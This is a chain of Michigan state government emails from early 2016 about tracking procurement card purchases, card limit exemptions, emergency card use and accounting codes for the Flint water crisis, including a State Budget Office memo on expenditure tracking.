**Sent:** Thursday, January 14, 2016 4:26 PM  
**To:** Sanches, Christine (DHHS) <[SanchesC@michigan.gov](mailto:SanchesC@michigan.gov)>  
**Cc:** Spaniolo, Natalie (DTMB) <[spaniolon@michigan.gov](mailto:spaniolon@michigan.gov)>  
**Subject:** PCard Transactions

Chris,

Attached are the transactions that have posted. I have also pasted below the authorization log to show additional transactions that been made but not posted in WORKS. Let me know if you have any questions.

Authorization Log - Christopher B Christensen (9722)

**Current Balance:** 19,543.47

**ATM Cash Limit:** 0.00

Date	Merchant Name	MCC	Amount	Result
01/14/16 13:37:27 EST	U-HAUL DORT HWY	7513	\$269.40	Authorized
01/14/16 13:36:32 EST	U-HAUL DORT HWY	7513	\$269.40	Authorized
01/14/16 13:31:53 EST	U-HAUL DORT HWY	7513	\$269.40	Authorized
01/14/16 13:26:46 EST	U-HAUL DORT HWY	7513	\$269.40	Authorized
01/13/16 14:48:09 EST	Verizon Wrls M4837-01	4812	\$699.46	Authorized
01/11/16 08:16:34 EST	WAL-MART STORES, INC.	5411	\$17,920.00	Authorized
01/10/16 18:24:18 EST	WM SUPERCENTER #19...	5411	\$17,920.00	Declined
01/10/16 18:17:53 EST	WM SUPERCENTER #19...	5411	\$17,920.00	Declined
01/10/16 17:12:50 EST	WAL-MART #1928	5411	\$20,440.00	Declined
01/10/16 15:44:34 EST	THE HOME DEPOT 2765	5200	\$1,687.32	Authorized

---

**From:** Stansfield, Marsha (DTMB)  
**Sent:** Wednesday, January 20, 2016 10:19 AM  
**To:** Sanches, Christine (DHHS)  
**Subject:** RE: PCard Transactions

Ok. You will have a report Monday morning.

---

**From:** Sanches, Christine (DHHS)  
**Sent:** Wednesday, January 20, 2016 10:18 AM  
**To:** Stansfield, Marsha (DTMB) <StansfieldM@michigan.gov>  
**Subject:** RE: PCard Transactions

I prefer just the previous works purchases.

---

**From:** Stansfield, Marsha (DTMB)  
**Sent:** Wednesday, January 20, 2016 9:04 AM  
**To:** Sanches, Christine (DHHS) <SanchesC@michigan.gov>  
**Subject:** RE: PCard Transactions

I will put it in my planner. Do you want it just for the previous works purchases or do you prefer the report have all the purchases?

---

**From:** Sanches, Christine (DHHS)  
**Sent:** Wednesday, January 20, 2016 9:01 AM  
**To:** Stansfield, Marsha (DTMB) <StansfieldM@michigan.gov>  
**Subject:** RE: PCard Transactions

Monday is fine.

---

**From:** Stansfield, Marsha (DTMB)  
**Sent:** Wednesday, January 20, 2016 8:59 AM  
**To:** Sanches, Christine (DHHS) <SanchesC@michigan.gov>  
**Subject:** RE: PCard Transactions

That won't be a problem. Do you want it every Monday? Or is there another day you would prefer?

---

**From:** Sanches, Christine (DHHS)  
**Sent:** Wednesday, January 20, 2016 8:56 AM  
**To:** Stansfield, Marsha (DTMB) <StansfieldM@michigan.gov>  
**Subject:** RE: PCard Transactions

Would weekly be too much of an ask?

---

**From:** Stansfield, Marsha (DTMB)  
**Sent:** Wednesday, January 20, 2016 8:23 AM  
**To:** Sanches, Christine (DHHS) <SanchesC@michigan.gov>



**Cc:** Spaniolo, Natalie (DTMB) <[spaniolon@michigan.gov](mailto:spaniolon@michigan.gov)>

**Subject:** RE: PCard Transactions

Chris,

Here are charges that Chris Christensen has made thus far that has posted. Is there a regularity that you would like this report sent to you until the water issue is over?

Marsha

---

**From:** Sanches, Christine (DHHS)

**Sent:** Tuesday, January 19, 2016 2:55 PM

**To:** Stansfield, Marsha (DTMB) <[StansfieldM@michigan.gov](mailto:StansfieldM@michigan.gov)>

**Subject:** RE: PCard Transactions

Tomorrow is fine.

Thanks

---

**From:** Stansfield, Marsha (DTMB)

**Sent:** Tuesday, January 19, 2016 11:18 AM

**To:** Hampton, Trisha (DTMB) <[HamptonT@michigan.gov](mailto:HamptonT@michigan.gov)>; Sanches, Christine (DHHS) <[SanchesC@michigan.gov](mailto:SanchesC@michigan.gov)>

**Cc:** Spaniolo, Natalie (DTMB) <[spaniolon@michigan.gov](mailto:spaniolon@michigan.gov)>; Christensen, Chris (DTMB) <[christensenc4@michigan.gov](mailto:christensenc4@michigan.gov)>

**Subject:** RE: PCard Transactions

Chris S.,

What Trisha provided is what has been posted. Do you want a list of authorization log (charges that have been authorized but hasn't posted to WORKS yet)? Or would you prefer to have a new report tomorrow?

Marsha

---

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**Cc:** Stansfield, Marsha (DTMB) <[StansfieldM@michigan.gov](mailto:StansfieldM@michigan.gov)>; Spaniolo, Natalie (DTMB) <[spaniolon@michigan.gov](mailto:spaniolon@michigan.gov)>;

Christensen, Chris (DTMB) <[christensenc4@michigan.gov](mailto:christensenc4@michigan.gov)>

**Subject:** RE: PCard Transactions

Per our conversation, I have attached the requested report.

Please let me know if you have any questions or need further information.

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**Sent:** Tuesday, January 19, 2016 10:26 AM

**To:** Hampton, Trisha (DTMB) <[HamptonT@michigan.gov](mailto:HamptonT@michigan.gov)>

**Subject:** FW: PCard Transactions

**Importance:** High

Call you assist me in the absence of Marsha and Natalie.

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**From:** Sanches, Christine (DHHS)  
**Sent:** Tuesday, January 19, 2016 10:23 AM  
**To:** Stansfield, Marsha (DTMB) <[StansfieldM@michigan.gov](mailto:StansfieldM@michigan.gov)>  
**Cc:** Spaniolo, Natalie (DTMB) <[spaniolon@michigan.gov](mailto:spaniolon@michigan.gov)>; Christensen, Chris (DTMB) <[christensenc4@michigan.gov](mailto:christensenc4@michigan.gov)>  
**Subject:** FW: PCard Transactions  
**Importance:** High

Marsha,

need to track spend related to the Flint Water Crisis. Can you send me a spend report for the items noted below and all activity that occurred to date. It's urgent.

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**From:** Christensen, Chris (DTMB)  
**Sent:** Thursday, January 14, 2016 6:38 PM  
**To:** Sanches, Christine (DHHS) <[SanchesC@michigan.gov](mailto:SanchesC@michigan.gov)>  
**Cc:** Stigall, Jill (DHHS) <[StigallJ1@michigan.gov](mailto:StigallJ1@michigan.gov)>; Stephen, Kimberly (DHHS) <[STEPHENK@michigan.gov](mailto:STEPHENK@michigan.gov)>; Hanley, Farah (DHHS) <[hanlevf@michigan.gov](mailto:hanlevf@michigan.gov)>; Kangas, Susan (DHHS) <[KangasS1@michigan.gov](mailto:KangasS1@michigan.gov)>  
**Subject:** RE: PCard Transactions

Chris,


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Also, can you tell us if you've placed any other orders related to the Flint water crisis. Printing, Temporary Fuel Cards, Rental agreement for warehouse space, 30 tablets

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Cell: (517) 243-1647  
[Christensenc4@michigan.gov](mailto:Christensenc4@michigan.gov)



**HELP. CONNECT. SOLVE.**

---

**From:** Sanches, Christine (DHHS)  
**Sent:** Thursday, January 14, 2016 4:53 PM  
**To:** Christensen, Chris (DTMB) <[christensenc4@michigan.gov](mailto:christensenc4@michigan.gov)>  
**Cc:** Stigall, Jill (DHHS) <[StigallJ1@michigan.gov](mailto:StigallJ1@michigan.gov)>; Stephen, Kimberly (DHHS) <[STEPHENK@michigan.gov](mailto:STEPHENK@michigan.gov)>; Hanley, Farah (DHHS) <[hanleyf@michigan.gov](mailto:hanleyf@michigan.gov)>; Kangas, Susan (DHHS) <[KangasS1@michigan.gov](mailto:KangasS1@michigan.gov)>  
**Subject:** FW: PCard Transactions

Chris,

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We've heard truckloads of water are coming daily and wonder who may have placed the order and what funds are being used to pay for it.

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Director, Office of Contracts & Purchasing  
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Lansing, MI 48933  
[sanchesC@michigan.gov](mailto:sanchesC@michigan.gov)  
517-335-1161 desk  
517-614-9948 cell

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**From:** Stansfield, Marsha (DTMB)  
**Sent:** Thursday, January 14, 2016 4:26 PM  
**To:** Sanches, Christine (DHHS) <[SanchesC@michigan.gov](mailto:SanchesC@michigan.gov)>  
**Cc:** Spaniolo, Natalie (DTMB) <[spaniolon@michigan.gov](mailto:spaniolon@michigan.gov)>  
**Subject:** PCard Transactions

Chris,

Attached are the transactions that have posted. I have also pasted below the authorization log to show additional transactions that been made but not posted in WORKS. Let me know if you have any questions.

Authorization Log - Christopher B Christensen (9722)

**Current Balance:** 19,543.47

**ATM Cash Limit:** 0.00

Date	Merchant Name	MCC	Amount	Result
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01/14/16 13:36:32 EST	U-HAUL DORT HWY	7513	\$269.40	Authorized
01/14/16 13:31:53 EST	U-HAUL DORT HWY	7513	\$269.40	Authorized
01/14/16 13:26:46 EST	U-HAUL DORT HWY	7513	\$269.40	Authorized
01/13/16 14:48:09 EST	Verizon Wrls M4837-01	4812	\$699.46	Authorized
01/11/16 08:16:34 EST	WAL-MART STORES, INC.	5411	\$17,920.00	Authorized
01/10/16 18:24:18 EST	WM SUPERCENTER #19...	5411	\$17,920.00	Declined
01/10/16 18:17:53 EST	WM SUPERCENTER #19...	5411	\$17,920.00	Declined
01/10/16 17:12:50 EST	WAL-MART #1928	5411	\$20,440.00	Declined
01/10/16 15:44:34 EST	THE HOME DEPOT 2765	5200	\$1,687.32	Authorized

---

**From:** Stansfield, Marsha (DTMB)  
**Sent:** Thursday, January 21, 2016 2:29 PM  
**To:** Graham, Kimberly (DMVA)  
**Cc:** Hampton, Trisha (DTMB); Spaniolo, Natalie (DTMB)  
**Subject:** RE: Exemption Request for Dana Worrall

Kim,

A one-time exemption for the period of January 19<sup>th</sup> -- April 30<sup>th</sup> 2016 for an increase to a single transaction limit for purchases to support the Michigan National Guard Soldiers who have been called to State Active Duty Order in response to the Flint water issue is approved. Please be sure to have the cardholder attach this authorization email to the transaction detail reports in which the transaction appears during the approved timeframe.

Let me know if you have any questions.

Marsha

---

**From:** Graham, Kimberly (DMVA)  
**Sent:** Tuesday, January 19, 2016 5:14 PM  
**To:** Stansfield, Marsha (DTMB) <[StansfieldM@michigan.gov](mailto:StansfieldM@michigan.gov)>  
**Cc:** Hampton, Trisha (DTMB) <[HamptonT@michigan.gov](mailto:HamptonT@michigan.gov)>; Spaniolo, Natalie (DTMB) <[spaniolon@michigan.gov](mailto:spaniolon@michigan.gov)>  
**Subject:** Exemption Request for Dana Worrall  
**Importance:** High

Marsha:

This email is to formally request a temporary exemption request for Dana Worrall's credit card for the next three months from January 19, 2016 through April 30, 2016 for a special single transaction limit increase from \$2,500 to \$5,000 for the Flint Water Crisis in support of Michigan National Guard Soldiers who have been put on State Active Duty Orders.

**Thank You,**  
**Kimberly Graham, Buyer Manager**  
**DMVA, State Operations - Purchasing & Contracts**  
**Reserve Forces Support Center**  
**3423 N. Martin Luther King Jr. Blvd, Suite 320F**  
**Lansing, MI 48906**  
**(517) 481-7643 - Office**  
**(517) 481-7644 - Fax**

**For Information on Doing Business with the State**  
**go to Contract Connect at [www.michigan.gov/micontractconnect](http://www.michigan.gov/micontractconnect)**

**Are you Registered on the State of Michigan's bid solicitation system?**  
**Go to [www.buy4michigan.com](http://www.buy4michigan.com)**

---

**From:** Stansfield, Marsha (DTMB)  
**Sent:** Friday, January 22, 2016 3:00 PM  
**To:** Hummel, Mindy (DTMB)  
**Subject:** RE: Hrs on Flint Water Project

Mindy,

Do you know why she is asking?

---

**From:** Hummel, Mindy (DTMB)  
**Sent:** Friday, January 22, 2016 2:26 PM  
**To:** Knapp, Kathy (DTMB) <[knappk1@michigan.gov](mailto:knappk1@michigan.gov)>  
**Cc:** Stansfield, Marsha (DTMB) <[StansfieldM@michigan.gov](mailto:StansfieldM@michigan.gov)>  
**Subject:** Hrs on Flint Water Project

Hi Kathy:

Not including today, I've spent about 25 ½ hrs on Flint water project related activities since 01/13/16.

Mindy Hummel  
DTMB/Financial Services  
517-373-2215 Phone  
517-230-2447 Cell  
517-241-4856 Fax



HELP. CONNECT. SOLVE.

---

**From:** Stansfield, Marsha (DTMB)  
**Sent:** Monday, January 25, 2016 8:42 AM  
**To:** Hummel, Mindy (DTMB)  
**Subject:** RE: Flint Water Project - Activity Code

I reached out to Natalie on Friday and she said to use whatever you would normally use for those type of things or if there is one for supporting Chris Christensen's area then that would be applicable.


Marsha

---

**From:** Hummel, Mindy (DTMB)  
**Sent:** Monday, January 25, 2016 8:29 AM  
**To:** Stansfield, Marsha (DTMB) <[StansfieldM@michigan.gov](mailto:StansfieldM@michigan.gov)>  
**Subject:** Flint Water Project - Activity Code  
**Importance:** High

I'm going to need to know if there is an activity code I should be using before I need to submit my time this week. Infrastructure Security asked for my hours that I've worked on it and my pay rate.

Mindy Hummel  
DTMB/Financial Services  
517-373-2215 Phone  
517-230-2447 Cell  
517-241-4856 Fax



HELP. CONNECT. SOLVE.

---

**From:** Stansfield, Marsha (DTMB)  
**Sent:** Monday, January 25, 2016 4:23 PM  
**To:** McKee, Ryan (DTMB)  
**Subject:** Flint PCard Purchases  
**Attachments:** Ryan McKee 01-10-2016 thru 01-22-2016.xls

Good Afternoon, Ryan.

Attached is a list of PCard purchases that posted between 1/10/2016-1/22/2016. Please review the purchases and mark in column J if it was for the Flint Water Issue. If it was for the Flint Water Issue please provide a description of what was purchased in column K. This information is being requested by DHHS.

Please reply as soon as possible.

Let me know if you have any questions.

Thank you.  
Marsha



---

**From:** Stansfield, Marsha (DTMB)  
**Sent:** Monday, January 25, 2016 4:23 PM  
**To:** Hummel, Mindy (DTMB)  
**Subject:** Flint PCard Purchases  
**Attachments:** Hummel 01-10-2016 thru 01-22-2016.xls

Good Afternoon, Mindy.

Attached is a list of PCard purchases that posted between 1/16/2016-1/22/2016. Please review the purchases and mark in column J if it was for the Flint Water Issue. If it was for the Flint Water Issue please provide a description of what was purchased in column K. This information is being requested by DHHS.

Please reply as soon as possible.

Let me know if you have any questions.

Thank you.  
Marsha

---

**From:** Stansfield, Marsha (DTMB)  
**Sent:** Thursday, January 28, 2016 10:35 AM  
**To:** Kammer, Nathan (DHHS); Smith, Terri (DHHS)  
**Cc:** Hampton, Trisha (DTMB)  
**Subject:** RE: DCH Low-Usage Audit for Procurement Card

The emergency cards are set up so that a Department is prepared so that you don't need our prior approval if an emergency is declared. Like Trisha said cash is not allowed on it, but also you still need to follow other purchasing guidelines that could apply.

We do ask that you let us know that an emergency was declared and that you are going to be using the emergency card.

Give me a call and we can discuss.

Marsha

---

**From:** Hampton, Trisha (DTMB)  
**Sent:** Thursday, January 28, 2016 9:28 AM  
**To:** Kammer, Nathan (DHHS) <KammerN@michigan.gov>; Smith, Terri (DHHS) <SmithT42@michigan.gov>; Stansfield, Marsha (DTMB) <StansfieldM@michigan.gov>  
**Subject:** RE: DCH Low-Usage Audit for Procurement Card

Marsha is in a meeting, but I would rather her answer your questions as I am not positive of the answer.

---

**From:** Kammer, Nathan (DHHS)  
**Sent:** Thursday, January 28, 2016 9:25 AM  
**To:** Hampton, Trisha (DTMB) <HamptonT@michigan.gov>; Smith, Terri (DHHS) <SmithT42@michigan.gov>; Stansfield, Marsha (DTMB) <StansfieldM@michigan.gov>  
**Subject:** RE: DCH Low-Usage Audit for Procurement Card

Thanks Trisha, I have to run to a meeting but want to ask before I leave. Terri and I were talking, do we need prior approval from You/Marsha before we tell someone they can use an emergency card?

---

**From:** Hampton, Trisha (DTMB)  
**Sent:** Thursday, January 28, 2016 9:23 AM  
**To:** Smith, Terri (DHHS) <SmithT42@michigan.gov>; Stansfield, Marsha (DTMB) <StansfieldM@michigan.gov>  
**Cc:** Kammer, Nathan (DHHS) <KammerN@michigan.gov>  
**Subject:** RE: DCH Low-Usage Audit for Procurement Card

Cash is the only restriction on an emergency card.

---

**From:** Smith, Terri (DHHS)  
**Sent:** Thursday, January 28, 2016 9:14 AM  
**To:** Stansfield, Marsha (DTMB) <StansfieldM@michigan.gov>  
**Cc:** Hampton, Trisha (DTMB) <HamptonT@michigan.gov>; Kammer, Nathan (DHHS) <KammerN@michigan.gov>  
**Subject:** FW: DCH Low-Usage Audit for Procurement Card  
**Importance:** High

Marsha,

Are there any restrictions on what an emergency pcard may be used for?

Thank you,  
Terri

---

**From:** Kammer, Nathan (DHHS)  
**Sent:** Thursday, January 28, 2016 9:05 AM  
**To:** Smith, Terri (DHHS) <[SmithT42@michigan.gov](mailto:SmithT42@michigan.gov)>; Bidigare, Barb (DHHS) <[BidigareB3@michigan.gov](mailto:BidigareB3@michigan.gov)>  
**Subject:** FW: DCH Low-Usage Audit for Procurement Card  
**Importance:** High

Terri, forwarding this. May involve some emergency Pcard charges.

Barb, the limits on the cards are \$12,500 each. Let us know what you hear from accounting. Thank you.

---

**From:** Bidigare, Barb (DHHS)  
**Sent:** Thursday, January 28, 2016 8:59 AM  
**To:** Kammer, Nathan (DHHS) <[KammerN@michigan.gov](mailto:KammerN@michigan.gov)>  
**Subject:** RE: DCH Low-Usage Audit for Procurement Card  
**Importance:** High

Hi Nate,

One of our staff is heading to Flint for a week and is requesting a travel advance. I am checking with accounting on whether we can do that, but the alternative is for her to take one of our emergency procurement cards. I want to make sure the cards still have no vendor restrictions, which is how they were set up originally. Are you able to verify that? These are the 2 cards assigned to Dr. Jacqueline Scott. Also please let me know the current dollar limits (transactions and total) Please let me know asap.

-Barb

---

**From:** Kammer, Nathan (DHHS)  
**Sent:** Monday, January 25, 2016 1:32 PM  
**To:** Bidigare, Barb (DHHS) <[BidigareB3@michigan.gov](mailto:BidigareB3@michigan.gov)>  
**Cc:** Richards, Tory L. (DHHS) <[RichardsT3@michigan.gov](mailto:RichardsT3@michigan.gov)>; Hotchkin, Rita (DHHS) <[HotchkinR@michigan.gov](mailto:HotchkinR@michigan.gov)>  
**Subject:** RE: DCH Low-Usage Audit for Procurement Card

Thanks Barb.

---

**From:** Bidigare, Barb (DHHS)  
**Sent:** Monday, January 25, 2016 1:31 PM  
**To:** Kammer, Nathan (DHHS) <[KammerN@michigan.gov](mailto:KammerN@michigan.gov)>  
**Cc:** Richards, Tory L. (DHHS) <[RichardsT3@michigan.gov](mailto:RichardsT3@michigan.gov)>; Hotchkin, Rita (DHHS) <[HotchkinR@michigan.gov](mailto:HotchkinR@michigan.gov)>  
**Subject:** FW: DCH Low-Usage Audit for Procurement Card

Hello Nate,

Dr. Scott asked me to reply to you. We are currently busy working on the response to the Flint water emergency. Dr. Scott has been assigned 2 emergency procurement cards to keep and hold until we need them in response to some emergency event. The purpose is that sometimes we need to respond to situations where we cannot wait for the usual

procurement process. Since we are now activated for response to Flint we are using the emergency pcards. Please ask Tory Richards or Rita Hotchkin if you need more information as they are aware of this set up.

Barbara Bidigare, Special Projects/ASPR Grant Coordinator  
Division of Emergency Preparedness and Response  
Bureau of EMS, Trauma and Preparedness  
Michigan Department of Health and Human Services  
201 Townsend, Lansing MI 48913 Phone: (517) 335-9026

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**From:** Scott, Jackie (DHHS)  
**Sent:** Monday, January 25, 2016 1:24 PM  
**To:** Bidigare, Barb (DHHS) <[BidigareB3@michigan.gov](mailto:BidigareB3@michigan.gov)>  
**Subject:** FW: DCH Low-Usage Audit for Procurement Card

---

**From:** Kammer, Nathan (DHHS)  
**Sent:** Monday, January 25, 2016 1:23 PM  
**To:** Scott, Jackie (DHHS) <[ScottJ14@michigan.gov](mailto:ScottJ14@michigan.gov)>; Broadnax, Leon (DHHS) <[broadnaxl@michigan.gov](mailto:broadnaxl@michigan.gov)>; Lhuillier, Robert (DHHS) <[LhuillierR@michigan.gov](mailto:LhuillierR@michigan.gov)>; Smith, Patricia A. (DHHS) <[smithp2@michigan.gov](mailto:smithp2@michigan.gov)>; Smith, Patricia A. (DHHS) <[SmithP10@michigan.gov](mailto:SmithP10@michigan.gov)>; Quan, William (DHHS) <[quanw@michigan.gov](mailto:quanw@michigan.gov)>; Barr, Jacqui (DHHS) <[BarrJ3@michigan.gov](mailto:BarrJ3@michigan.gov)>; Butler, Michele (DHHS) <[ButlerM7@michigan.gov](mailto:ButlerM7@michigan.gov)>; Anspach, Scott (DHHS) <[AnspachS@michigan.gov](mailto:AnspachS@michigan.gov)>; McGhee, Vivian (DHHS) <[McGheeV@michigan.gov](mailto:McGheeV@michigan.gov)>; Lotoszinski, Colleen (DHHS) <[LotoszinskiC@michigan.gov](mailto:LotoszinskiC@michigan.gov)>; Johnston, Heather (DHHS) <[JohnstonH2@michigan.gov](mailto:JohnstonH2@michigan.gov)>; Hennesey, Diane (DHHS) <[HenneseyD@michigan.gov](mailto:HenneseyD@michigan.gov)>; Duke-Littlejohn, Wendy (DHHS) <[DukeLittlejohnW@michigan.gov](mailto:DukeLittlejohnW@michigan.gov)>; Klein, Kendra (DHHS) <[Kleink1@michigan.gov](mailto:Kleink1@michigan.gov)>; Borowski, Beth (DHHS) <[BorowskiB@michigan.gov](mailto:BorowskiB@michigan.gov)>  
**Cc:** Smith, Terri (DHHS) <[SmithT42@michigan.gov](mailto:SmithT42@michigan.gov)>  
**Subject:** DCH Low-Usage Audit for Procurement Card

Good afternoon,  
Your Procurement Card appears on a low-usage audit for having 6 or fewer charges over the last 6 months. Please respond and indicate you want me to close your card, or email back a justification for keeping the card active. Please respond no later than Thursday, January 28<sup>th</sup>. Thank you.

Nate Kammer  
Contract Analyst and Procurement Card Administrator  
Department of Health and Human Services  
235 S. Grand Avenue  
Lansing, MI 48933  
517-335-6173  
[kammern@michigan.gov](mailto:kammern@michigan.gov)

---

**From:** Stansfield, Marsha (DTMB)  
**Sent:** Thursday, January 28, 2016 5:21 PM  
**To:** Desgranges, Brittany (DTMB)  
**Subject:** New Folder

Brittany,

Please create a new folder for Emergency and then a file folder for Flint Water?

Thank you.  
Marsha

---

**From:** Stansfield, Marsha (DTMB)  
**Sent:** Thursday, February 04, 2016 12:55 PM  
**To:** Lutton, Sue (DNR)  
**Subject:** RE: Chart of Accounts

Sue,

The PCA has been added to WORKS.

Marsha

---

**From:** Lutton, Sue (DNR)  
**Sent:** Thursday, February 04, 2016 11:11 AM  
**To:** Stansfield, Marsha (DTMB) <[StansfieldM@michigan.gov](mailto:StansfieldM@michigan.gov)>  
**Subject:** Chart of Accounts

Marsha, please add the following PCA:

55950 FRD FLINT WATER CRISIS

Thanks.

Sue Lutton  
Department of Natural Resources  
Procurement Services  
Phone: 517.284.5953  
Fax: 517.373.1164  
[luttons@michigan.gov](mailto:luttons@michigan.gov)

"Dogs are not our whole life, but they make our lives whole!" - Roger Caras

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**From:** Stansfield, Marsha (DTMB)  
**Sent:** Monday, February 08, 2016 2:48 PM  
**To:** Premoe, Tara (DEQ)  
**Subject:** RE: Coding to add to GL for DEQ - Works

Tara,

The PCA has been added to WORKS.

Marsha

---

**From:** Premoe, Tara (DEQ)  
**Sent:** Monday, February 08, 2016 7:55 AM  
**To:** Stansfield, Marsha (DTMB) <[StansfieldM@michigan.gov](mailto:StansfieldM@michigan.gov)>  
**Subject:** FW: Coding to add to GL for DEQ - Works

Please add the PCA described below. Disregard the project number. Thank you.

### **Tara Premoe**

Administration  
Department of Environmental Quality  
PH: (517) 284-5012  
[premoet@michigan.gov](mailto:premoet@michigan.gov)

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**From:** Campbell, Mary Jo (DEQ)  
**Sent:** Friday, February 05, 2016 5:34 PM  
**To:** Premoe, Tara (DEQ)  
**Subject:** Coding to add to GL - Works

Not sure if one or both codes are bombing, but please add the PCA and Project number if not already in works yet. Coding is needed for the current cycle next week. Thanks, Mary Jo

AGENCY: 761 APPN YEAR: 16 PCA: 30315  
CA TYPE: D TITLE: FLINT WATER LAB SVCS

AGY: 761 PROJ NO/PH: 900040 00 AGY CD 2:  
TITLE: CITY OF FLINT DRINKING WATER

Mary Jo Campbell  
Department of Environmental Quality  
Remediation and Redevelopment Division  
Constitution Hall 5<sup>th</sup> Floor S. Tower  
Ph 517-284-5074  
Fax 517-241-9581  
[campbellm3@michigan.gov](mailto:campbellm3@michigan.gov)

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**From:** Stansfield, Marsha (DTMB)  
**Sent:** Monday, February 08, 2016 4:03 PM  
**To:** Lutton, Sue (DNR)  
**Subject:** Flint  
**Attachments:** 2-1-16 Flint Water Exp and Activity Tracking.pdf





RICK SNYDER  
GOVERNOR


STATE OF MICHIGAN  
STATE BUDGET OFFICE  
LANSING

JOHN S. ROBERTS  
DIRECTOR

February 1, 2016

**MEMORANDUM**

TO: Chief Financial Officers and Human Resource Directors  
All State Agencies

FROM:  Michael J. Moody, Director  
Office of Financial Management

SUBJECT: Flint Water Expenditure and Activity Tracking

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In order to facilitate the tracking and monitoring of expenditures and activity related to the Flint water emergency, the Office of Financial Management (OFM) has established the following coding and processes. The coding and processes described in this memo will be used to track expenditures in MAIN and state employee activity in DCDS. Separate instructions regarding the tracking of outputs related to the Flint water emergency will be forthcoming.

**Expenditure of Funds Appropriated in Public Act 3 of 2016**

OFM has established a line item appropriation number (88500) that will be used for all appropriations included in Public Act 3 of 2016 (HB 5520). Each affected agency is responsible for submitting Electronic Budget Adjustment (EBA) documents using the appropriation number established by OFM and providing the necessary D23 coding for the funding source(s) identified in the appropriation act.

In addition to the submitting EBA documents, affected agencies must establish and use Program Cost Account (PCA) coding in MAIN to specify which of the activities identified in the appropriation act boilerplate are supported by expenditures. Each of the established PCA codes must include multipurpose code FNT-WTR. OFM will contact affected agencies within the next week to discuss establishment and use of the needed PCA codes in more detail.

Please note that these instructions apply only to funds appropriated in Public Act 3 of 2016. Additional instructions will be issued when future appropriations related to the Flint water emergency are enacted.

## Flint Water Expenditure and Activity Tracking

Page 2

February 1, 2016

### Expenditure of Other Funds

OFM has established MAIN multipurpose code FNT-WTR to be used by agencies to track expenditures of funds not appropriated in Public Act 3 of 2016 that are related to the Flint water emergency. FNT-WTR is a statewide multipurpose code that is available for use with any PCA code.

If your agency already uses multipurpose code in a manner that conflicts with using it as described above, please contact OFM as soon as possible to discuss alternative methods for tracking.

### Tracking Time and Activity in DCDS

OFM has established a DCDS activity code (FDWP) that affected state employees should use to record the amount of time spent on activities related to the Flint water emergency. The activity code will be used to track employee hours devoted to activities related to the Flint water emergency. It is separate from and will have no impact on the expenditure tracking that will occur in MAIN. If employees are not familiar with the DCDS activity reporting process, the reporting is done biweekly on the "Activity" tab of the DCDS timesheet.

If you have questions regarding this memo, please contact Lora Mikula at 373-0447 or MikulaL@michigan.gov.

cc: Nancy Duncan  
Matt Fedorchuk  
Budget Office Directors  
OFM Directors  
Agency Budget Officers  
Agency Chief Accountants

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**From:** Stansfield, Marsha (DTMB)  
**Sent:** Wednesday, February 10, 2016 12:07 PM  
**To:** Spaniolo, Natalie (DTMB)  
**Subject:** RE: Flint Emergency Purchasing Procedures

Thank you. May I have the memo as well sent to me.

---

**From:** Spaniolo, Natalie (DTMB)  
**Sent:** Wednesday, February 10, 2016 8:37 AM  
**To:** Stansfield, Marsha (DTMB) <StansfieldM@michigan.gov>  
**Subject:** FW: Flint Emergency Purchasing Procedures

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**From:** Calahan, Heather (DTMB)  
**Sent:** Monday, February 08, 2016 11:46 AM  
**To:** Brownlee, Jeff (DTMB) <BrownleeJ@michigan.gov>; Vargovich, Carol (MCSC) <vargovichC@michigan.gov>; Epkey, Amy (DEQ) <epkeya@michigan.gov>; Sanches, Christine (DHHS) <SanchesC@michigan.gov>; Wright, Penny (DIFS) <WrightP@michigan.gov>; Graham, Kimberly (DMVA) <grahamk@michigan.gov>; Gyorkos, Laura (DNR) <gyorkosl@michigan.gov>; Hamp, Julie M. (MDOC) <HampJ@michigan.gov>; Paradine, Cindy (MDOS) <ParadineC@michigan.gov>; Frierson, Myron (MDOT) <FriersonM@michigan.gov>; Spaniolo, Natalie (DTMB) <spaniolon@michigan.gov>; Mullen, Patrick (DTMB) <mullenp1@michigan.gov>; Maynard, Sharon (DTMB) <maynards1@michigan.gov>; Simon, Robert (MGCB) <SimonR@michigan.gov>; Droste, LeAnn (LARA) <drostell1@michigan.gov>; Robinson, Steve (LARA) <robinsons@michigan.gov>; Kish, Lucy (MSL) <KishL1@michigan.gov>; Bruce, David M. (MDARD) <bruced9@michigan.gov>; Shackelford, Levita (MDCR) <ShackelfordL@michigan.gov>; Morse, Peter (MEDC) <morsep@michigan.org>; Grammer, Scott (MSHDA) <GrammerS@michigan.gov>; Olivarez, Victoria (MSP) <OlivarezV1@michigan.gov>; Smith, Gerri (DTMB) <SmithG15@michigan.gov>; Moody, Michael (DTMB) <MoodyM1@michigan.gov>; Hanses, Bruce (TREASURY) <HansesB@michigan.gov>; Gyorkos, Laura (DNR) <gyorkosl@michigan.gov>; Quigley, David (DTMB) <quigleyd@michigan.gov>; Stephen, Kimberly (DHHS) <STEPHENK@michigan.gov>; Zuker, Whitnie (DTMB) <ZukerW@michigan.gov>; McDonald, Paul (DEQ) <mcdonaldp@michigan.gov>; Edgett, Chelsea (MEDC) <edgettcl@michigan.org>; Doyle, Holli (MGCB) <doyleh@michigan.gov>; Kotsifis, Marina (MGCB) <KotsifisM@michigan.gov>; Platte, Pamela (MDOS) <plattep@michigan.gov>; Dennis, Ann (MDE) <DennisA@michigan.gov>; Payne, Darcie (DIFS) <PayneD3@michigan.gov>; Davis, Kimberly (MCSC) <davisKS@michigan.gov>  
**Cc:** Maher, Sharon (DEQ) <MAHERS@michigan.gov>; Schmitt, Jane (MDE) <SchmittJ1@michigan.gov>; Bassett, Chad (MDE) <BassettC@michigan.gov>  
**Subject:** RE: Flint Emergency Purchasing Procedures

Good morning,

Attached is the list of primary state emergency management coordinators with office phone and email. Names and numbers occasionally change, so proceed accordingly. If you ever need to make an urgent contact, feel free to contact MSP Operations at 517-241-8000 and request contact from the EMHSD Duty Officer, who will be able to send a message using the Everbridge system.

Please let me know if you have any questions.

Heather

---

**From:** Calahan, Heather (DTMB)

**Sent:** Wednesday, February 03, 2016 5:16 PM

